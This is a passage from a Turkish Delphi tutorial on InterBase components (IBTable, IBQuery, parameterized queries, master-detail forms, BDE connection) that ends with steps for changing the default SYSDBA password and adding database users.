    ShowMessage('Silma İşlemi İptal Edildi');
end;
procedure TForm3.Button7Click(Sender: TObject);
//Uygula
begin
  IBTable1.Post;
end;
procedure TForm3.Button8Click(Sender: TObject);
//İptal Et
begin
  IBTable1.Cancel;
end;
procedure TForm3.Button9Click(Sender: TObject);
//Güncelle
begin
  IBTable1.Refresh;
end;

procedure TForm3.Edit1KeyPress(Sender: TObject; var Key: Char);
var
  ara:Boolean;
begin
  if Key=#13 Then//Enter tuşuna basarsa
    begin
      ara:=IBTable1.Locate('MAGAZAADI',Edit1.Text,[loCaseInsensitive]);
      if not ara Then
        ShowMessage('Kayıt Bulunamadı');
```

```
   end;
end;
procedure TForm3.Edit2Change(Sender: TObject);
//Filtrele
begin
  IBTable1.Filter:='MAGAZAADI='+QuotedStr(Edit2.Text);
  IBTable1.Filtered:=true;
end;
procedure TForm3.Button10Click(Sender: TObject);
//Filtreyi İptal Et
begin
  IBTable1.Filtered:=false;
end;
```



Uygulamayı çalıştırdıktan sonraki ekran görüntüsü yukarıda verilmiştir. Neredeyse kullanabileceğiniz genel komutların tamamı verilmeye çalışılmıştır.

IBQuery Kontrolü:

Bu kontrol sayesinde "InterBase" veri tabanı içerisinde oluşturmuş olduğunuz tabloları kolayca sorgulayabilirsiniz. "BDE" Kontrolleri içerisinde yer alan "Query" kontrolüne benzer bir mantıkla çalışmaktadır. Aşağıda bu kontrole has özellikle verilmektedir.

- **IBQuery1.Database**

Sorgulayacağınız tablonun içerisinde yer aldığı veri tabanını aktarabileceğiniz özelliğidir.

```
procedure TForm4.FormCreate(Sender: TObject);
begin
  IBQuery1.Database:=IBDatabase1;
end;
```

- **IBQuery1.Close**

IBQuery kontrolünü kapatan methoddur. Bu işlemden sonra bağlı olan tüm kontrollerdeki kayıtlar temizlenecektir.

```
procedure TForm4.FormCreate(Sender: TObject);
begin
  IBQuery1.Close;
end;
```

- **IBQuery1.Open**

IBQuery kontrolüne ait sorgu komutlarını aktifleştiren methoddur.

```
procedure TForm4.FormCreate(Sender: TObject);
begin
  IBQuery1.Open;
end;
```

- **IBQuery1.Transaction**

Transaction işlemi için kullanılacak olan kontrolü atayacağınız özelliğidir. Zorunlu olduğunu unutmayınız.

```
procedure TForm4.FormCreate(Sender: TObject);
begin
  IBQuery1.Database:=IBDatabase1;
  IBQuery1.Transaction:=IBTransaction1;
end;
```

- **IBQuery1.SQL.Add**

Tabloyu sorgulayacak olan SQL komutlarını belirleyeceğiniz methoddur.

```
procedure TForm4.FormCreate(Sender: TObject);
begin
  IBQuery1.Database:=IBDatabase1;
  IBQuery1.Transaction:=IBTransaction1;
  IBQuery1.Close;
  IBQuery1.SQL.Add('Select * From SERVIS');
  IBQuery1.Open;
end;
```

InterBase Tablolarını Parametre İle Sorgulamak:

Uygulamalarda çoğu durumda kullanıcının istediği kayıtları listelemek durumunda kalacaksınız. Bu yüzden programın içerisinde kullanacağınız bir veya daha fazla parametre değerini sorgu parametresi olarak tabloya göndermek zorunda kalacaksınız.

- **IBQuery1.SQL.Clear**

Daha önce yaratılmış olan tüm parametreleri temizlemek için kullanılan methoddur. Bu komutun yerine "Close" u kullanamazsınız çünkü "Close" methodu "Query" yi kapatır, parametreleri temizlemez.


- **IBQuery1.Params[]**

Sorgu sonucu yaratılan parametrelere değer göndermek için kullanılan methoddur. İlk parametrenin index numarası "0" ikincininse "1" dir.

```
procedure TForm4.Button1Click(Sender: TObject);
begin
  IBQuery1.SQL.Clear;
  IBQuery1.SQL.Add('Select * From SERVIS Where MAGAZAADI=:MAG');
```


```
  IBQuery1.Params[0].AsString:=Edit1.Text;
  IBQuery1.Open;
end;
```

Parametre gönderme işlemini daha iyi anlamak için aşağıdaki tasarımı oluşturup, uygun olan kodları formunuza ekleyiniz.




```
procedure TForm4.FormCreate(Sender: TObject);
begin
  IBQuery1.Database:=IBDatabase1;
  IBQuery1.Transaction:=IBTransaction1;
  IBQuery1.Close;
  IBQuery1.SQL.Add('Select * From SERVIS');
  IBQuery1.Open;
end;

procedure TForm4.Button1Click(Sender: TObject);
begin
  IBQuery1.SQL.Clear;
  IBQuery1.SQL.Add('Select * From SERVIS Where MAGAZAADI=:MAG');
  IBQuery1.Params[0].AsString:=Edit1.Text;
  IBQuery1.Open;
end;
```

Programı çalıştırdıktan sonra "Edit" kutusuna listelemek istediğiniz mağaza ismini girip "Button" kontrolüne tıklayınız. Sadece yazmış olduğunuz mağaza ismine ait servis kayıtlarının listelendiğini göreceksiniz. En son form görüntüsü aşağıda verilmiştir.




InterBase Kontrolleri Kullanarak Master Detail Form Oluşturmak:

Daha önce "BDE" ve "ADO" kontrolleriyle gerçekleştirdiğimiz "Master-Detail" form yapısını "InterBase" kontrollerini kullanarak oluşturacağız. Aşağıdaki adımları izleyiniz.

- Formunuzun üzerine bir adet "**IBDatabase**" kontrolü yerleştirip "DataBaseName" özelliğine "c:\gazi\prestige.gdb" dosyasını aktarın (daha önceki bölümde oluşturduğumuz InterBase veritabanı).
- İkinci adımda formunuza bir adet "**IBTransaction**" kontrolü yerleştirerek "DefaultDataBase" özelliğine "IBDataBase1" kontrolünü aktarın.
- Üçüncü adım formunuza bir adet "**IBTable**" kontrolü yerleştirerek "**DataBase**" özelliğine "IBDataBase1", "**Transaction**" özelliğine "IBTRansaction1" ve "TableName" özelliğinede "MAGAZA" (şifre soracaktır "sysdba" ve "masterkey" değerlerini girin) ismini aktarın.
- Dördüncü adımda "DataAccess" yaprağında yer alan "**DataSource**" kontrolünden bir adet formunuza sürükleyip, "**DataSet**" özelliğine "IBTable1" kontrolünü aktarın.
- Beşinci adımda "DataControls" yaprağında yer alan "DBGrid" kontrolünü formunuzun üzerine sürükleyip "DataSource" özelliğine "DataSource1" değerini giriniz.
- Altıncı adımda "**IBTable**" kontrolünü seçip "Active" özelliğini "true" yapın. Bu adımla master tabloya ait tüm işlemleri yapmış olduk. Buradan sonraki kısımda ise Detail (SERVIS) tablosuna ait işlemleri gerçekleştireceğiz.
- Yedinci adımda formunuza ikinci bir "**IBTable**" kontrolü yerleştirin. Bu kontrole ait "**DataBase**" özelliğine "IBDataBase1", "**Transaction**" özelliğine "IBTransaction1" ve "**TableName**" özelliğine "SERVIS" ismini aktarınız.


- Sekizinci adımda formunuza "**DataSource2**" nesnesi yerleştirerek "**DataSet**" özelliğine "IBTable2" kontrolünü aktarınız.
- Dokuzuncu adımda formunuza ikinci bir "**DBGrid**" nesnesi yerleştirerek "**DataSource**" özelliğine "DataSource2" kontrolünü aktarınız.
- Onuncu adımda "IBTable2" kontrolünü seçip "**MasterSource**" özelliğine "DataSource1" değerini aktarıp "**MasterFields**" özelliğine tıklayın. Aşağıdaki pencere açılacaktır.



- İlişkilendirilecek olan tablolardaki iki sütunu (MAGAZAADI) seçip "Add" düğmesine tıklayınız. İlişkiniz "Joined Fields" listesine eklenecektir.
- Şimdi iki tablo için kayıt işlemlerini gerçekleştirmek üzere formunuza iki adet "**DBNavigator**" kontrolü yerleştiriniz. Birinci "DBNavigator" kontrolünün "DataSource" özelliğine "**DataSource1**", ikinci "DBNavigator" kontrolünün "DataSource" özelliğinede "**DataSource2**" kontrollerini aktarın.
- Son olarak iki adet "IBTable" kontrolünün "Object Inspector" penceresinden "Active" özelliklerine true değerini aktararak uygulamanızı çalıştırabilirsiniz.

Adım adım gerçekleştirdiğimiz işlemlerin tamamını "Unit" penceresinden de kodla halledebilirsiniz. Tercih tamamen programcıya kalmıştır.

Burada yeri gelmişken bir hatırlatma yapalım. İki tabloya bağlanmamıza rağmen tek "IBDataBase" ve yine tek "IBTransaction" kontrolü kullandık. Doğru bir karardır, her tablo için yeni bir "IBDataBase" kontrolü yerleştirmenize gerek yoktur. Uygulamanızı çalıştırdıktan sonraki ekran görüntünüz aşağıda verilmiştir.




Üstteki tabloda yer alan kayıtlar üzerinde gezinti yaptığınız zaman alttaki tablo bu işten otomatik olarak etkilenecek, o mağazaya ait servis kayıtlarını listeleyecektir.

BDE Kontrolleriyle InterBase Veri Tabanına Bağlanmak:

Dilerseniz InterBase Veri Tabanı içerisinde oluşturduğunuz tablolara "BDE" Kontrollerini kullanarak ta bağlanabilirsiniz. Bu işlemi yapabilmeniz için "Start->Settings->Control Panel->BDE Administrator" adımlarını izleyerek alias ınızı tanımlamalısınız. Ardından bu aliasa veri tabanınızın bulunduğu yolu dosya ismiyle beraber atamalısınız (SERVERNAME özelliğine c:gazi\prestige.gdb). Bu aşamadan sonra formunuza ekleyeceğiniz "BDE" yaprağında yer alan "Table", "DataSource" ve "DBGrid" kontrollerini kullanarak InterBase tablolarınıza kolayca bağlanabilirsiniz.

- Formunuza bir adet "BDE" yaprağında yer alan "**Table**" nesnesi sürükleyip bırakın. Ardından bu kontrole ait "DataBaseName" özelliğine "InterBase" tablolarının yer aldığı veritabanını referans gösteren aliasınızın ismini atayın.
- İkinci adımda aynı kontrole ait "**TableName**" özelliğine tıklayarak (şifre soracaktır "sysdba" ile "masterkey" değerlerini girin) bağlanacağınız tabloyu seçin (biz MAGAZA tablosunu seçtik).

- Üçüncü adımda formunuza bir adet “ **DataSource**” kontrolü sürükleyerek “DataSet” özelliğine “Table1” kontrolünü aktarın.
- Son olarak formunuza bir adet “DBGrid” ile bir adet “DBNavigator” kontrolü ekleyerek “DataSource” özelliklerini “DataSource1” yapın.
- Tablonuzun “Active” özelliğini true yaptıktan sonra uygulamanızı çalıştırınız.




Gördüğünüz şekilde “InterBase” tablolarına “BDE” Kontrolleriyle de basitçe bağlanabilirsiniz. Diğer işlemler aynen geçerli olacaktır.


“SYSDBA” Kullanıcısına Ait Şifreyi Değiştirmek:

InterBase Veri Tabanı ile çalışmaya karar verdiğiniz zaman ilk yapmanız gereken işlem yönetici şifresini değiştirmek olmalıdır. InterBase’i kurduğunuz zaman Kullanıcı adı “sysdba” şifreside “masterkey” olarak belirlenmektedir. Bütün bilgisayarlarda aynı şifre kullanıldığı için kesinlikle değiştirilmelidir (yoksa herkes aynı yetkiyle programı kullanabilir). Yönetici şifresini değiştirebilmek için aşağıdaki adımları izlemelisiniz.

- InterBase Server i çalıştırıp “IBConsol” seçeneğini tıklayın.
- “Local Server” üzerinde mousun sağ tuşuna tıklayarak “Login” seçeneğini seçin.
- Şifre soracaktır “sysdba” ile “masterkey” değerlerini sırasıyla girin.
- “VeriTabanınız üzerinde mousun sağ tuşuna tıklayarak “**Connect**” seçeneğini seçin.
- Veri Tabanınıza ait tüm seçenekler listelenecektir. Bu seçenekler içerisinde yer alan “**Users**” bölümüne tıklarsanız aşağıdaki pencere ile karşılaşırsınız.




- Solda yer alan pencereden "Users" seçeneğini seçerseniz "InterBase" tablolarına erişebilecek olan tüm kullanıcıları listeleyebilirsiniz.
- Henüz başka hiçbir kullanıcı tanımlanmadığı için bu bölümde sadece "SYSDBA" kullanıcısı tanımlı olarak gözükecektir. Tabloları sadece bu kullanıcının açabilmesinin sebebi budur.
- Şimdi bu kullanıcıyı seçip mousun sağ tuşuna tıklayın aşağıda gösterildiği gibi basit bir menü açılacaktır.



- Açılan pencereden "Modify User" seçeneğini seçerek bu kullanıcıya ait şifreyi değiştirebileceğimiz aşağıdaki pencerenin açılmasını sağlayın ("Add User" i seçerseniz yeni bir kullanıcı yaratırsınız, bu husus birazdan anlatılacaktır).

- Açılan bu pencerede dilediğiniz kadar yeni kullanıcı yaratabilirsiniz. Bu şekilde tüm kullanıcılar yarattıkları tablolara (veya view procedure) bağlanacaktır.




- "User Name" kısmından "SYSDBA" kullanıcısı seçiliyken "Password" ve "Confirm Password" kutularına yeni şifrenizi giriniz (ikiside aynı olacak).
- "Apply" düğmesine tıklayarak yeni şifreyi onaylayın.
- Yaptığımız işlemin sonucunu görmek için yeni şifrenizle (kullanıcı adı yine "sysdba" olacak) Delphi uygulamasından tablolarınıza bağlanmayı deneyin.

Yeni Kullanıcılar Tanımlamak:

Yeni yaratacağınız kullanıcılarla oluşturacağınız tabloların tüm yetkisi kendisinde olacağı için farklı kullanıcı isimleriyle değişik tablolar yaratmak bağlantı işlemleri için önem arz edecektir. Bu şekilde herkes kendisi ile ilgili tablolara erişip gerekli değişiklikleri yapabilecektir. Aşağıda yeni kullanıcıları nasıl tanımlayabileceğiniz gösterilmektedir.

Yukarıdaki ekranda "Users" seçili iken "**Server->User Security**" seçeneklerini izleyin. Aynı pencere açılacaktır. Bu pencerede yeni kullanıcı adını şifresini ve kullanıcıyı tanıtacak bilgileri girebilirsiniz.

"NDEMIRLI" kullanıcısı yaratıldıktan sonraki "IBConsol" görüntüsü aşağıda verilmiştir.


IBConsole
Console View Server Database Tools Windows Help
Stored Procedures
External Functions
Generators
Exceptions
Blob Filters
Roles
Backup
Certificates
Server Log
Users
User Name
First Name
Middle Name
Last Name
SYSDBA
NDEMIRLI
Server: Local Server
User: SYSDBA

